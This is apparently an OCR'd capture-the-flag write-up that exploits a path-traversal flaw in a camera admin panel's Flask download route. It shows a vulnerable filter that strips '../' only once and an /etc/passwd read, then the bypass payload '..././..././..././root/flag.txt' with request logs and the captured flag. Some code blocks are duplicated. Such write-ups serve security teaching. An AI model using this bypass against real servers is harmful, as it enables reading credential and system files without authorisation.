
Admin Panel






```
@app.route('/admin', methods=['POST'])
def download_file():
    auth = request.authorization

    if not auth or not verify_credentials(auth.username, auth.password):
        return Response('The credentials provided to access the KHJAI-49324 camera are incorrect.', 401, {'WWW-Authenticate': 'Basic realm="Login Required"'})

    filename = request.form.get("filename").replace("../","")
    if filename:
        try:
            return send_file('./static/' + filename, as_attachment=True)
        except FileNotFoundError:
            return redirect("/admin")
    else:
        return redirect("/admin")
```

Admin Panel




```
@app.route('/admin', methods=['POST'])
def download_file():
    auth = request.authorization

    if not auth or not verify_credentials(auth.username, auth.password):
        return Response('The credentials provided to access the KHJAI-49324 camera are incorrect.', 401, {'WWW-Authenticate': 'Basic realm="Login Required"'})

    filename = request.form.get("filename").replace("../","")
    if filename:
        try:
            return send_file('./static/' + filename, as_attachment=True)
        except FileNotFoundError:
            return redirect("/admin")
    else:
        return redirect("/admin")
```

Admin Panel



```
@app.route('/admin', methods=['POST'])
def download_file():
    auth = request.authorization

    if not auth or not verify_credentials(auth.username, auth.password):
        return Response('The credentials provided to access the KHJAI-49324 camera are incorrect.', 401, {'WWW-Authenticate': 'Basic realm="Login Required"'})

    filename = request.form.get("filename").replace("../","")
    if filename:
        try:
            return send_file('./static/' + filename, as_attachment=True)
        except FileNotFoundError:
            return redirect("/admin")
    else:
        return redirect("/admin")
```


Admin Panel




/loadImage?filename=gift.png
/loadImage?filename=../../../etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
```

Admin Panel






☑	Accept...	gzip, deflate, br
☑	Conte...	31
☑	Origin	https://eyespy.sefod.eu
☑	DNT	1
☑	Conne...	keep-alive
☑	Referer	https://eyespy.sefod.eu/ad...
☑	Upgra...	1
☑	Sec-Fe...	document
☑	Sec-Fe...	navigate
☑	Sec-Fe...	same-origin
☑	Sec-Fe...	?1
☑	User-A...	Mozilla/5.0 (Windows NT 1...
☑	Accept	text/html,application/xhtml...
☑	Accept...	en-US,en;q=0.5
☑	Conte...	application/x-www-form-ur...
☑	Autho...	Basic Lio6Lio=
☑	name	value

Body

filename=../../../root/flag.txt


Status	Method	Domain	File
200	POST	eyespy.sefod.eu	admin
302	POST	eyespy.sefod.eu	admin
401	GET	eyespy.sefod.eu	admin

Admin Panel




```
@app.route('/admin', methods=['POST'])
def download_file():
    auth = request.authorization

    if not auth or not verify_credentials(auth.username, auth.password):
        return Response('The credentials provided to access the KHJAI-49324 camera are incorrect.', 401, {'WWW-Authenticate': 'Basic realm="Login Required"'})

    filename = request.form.get("filename").replace("../","")
    if filename:
        try:
            return send_file('./static/' + filename, as_attachment=True)
        except FileNotFoundError:
            return redirect("/admin")
    else:
        return redirect("/admin")
```

Admin Panel




```
Python 3.8.5 (default, Jul 20 2020, 23:11:29)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> print('../../../root/flag.txt'.replace("../",""))
root/flag.txt
>>>
```

Admin Panel



```
Python 3.8.5 (default, Jul 20 2020, 23:11:29)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> print('.../.../.../.../.../.../root/flag.txt'.replace("../",""))
../../../root/flag.txt
>>>
```

Admin Panel



☑ Accept...	gzip, deflate, br
☑ Conte...	40
☑ Origin	https://eyespy.sefod.eu
☑ DNT	1
☑ Conne...	keep-alive
☑ Referer	https://eyespy.sefod.eu/ad...
☑ Upgra...	1
☑ Sec-Fe...	document
☑ Sec-Fe...	navigate
☑ Sec-Fe...	same-origin
☑ Sec-Fe...	?1
☑ User-A...	Mozilla/5.0 (Windows NT 1...
☑ Accept	text/html,application/xhtml...
☑ Accept...	en-US,en;q=0.5
☑ Conte...	application/x-www-form-ur...
☑ Autho...	Basic Lio6Lio=
☑ name	value


Body

```
filename=..././..././..././root/flag.txt
```


Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	POST	eyespy.sefod.eu	admin	document	gif	1.40 kB	14.94 MB
302	POST	eyespy.sefod.eu	admin	NetUtil.jsm:146 (d...	html	646 B	72 B
401	GET	eyespy.sefod.eu	admin	NetUtil.jsm:146 (d...	html	673 B	72 B
200	POST	eyespy.sefod.eu	admin	NetUtil.jsm:146 (d...	plain	768 B	32 B


Response Payload

```
CTF{*****_******_*****_c4m3r42!}
```



CTF{f12hy_cr4ppy_ch34p_c4m3r42!}





2	hcosta
1	Pedro Ribeiro
3	d0pey
4	Guillaume
5	David Mendes
6	BRM
7	José Moreira
8	ArmySick
9	
10	

⇦ ⇧ ⇨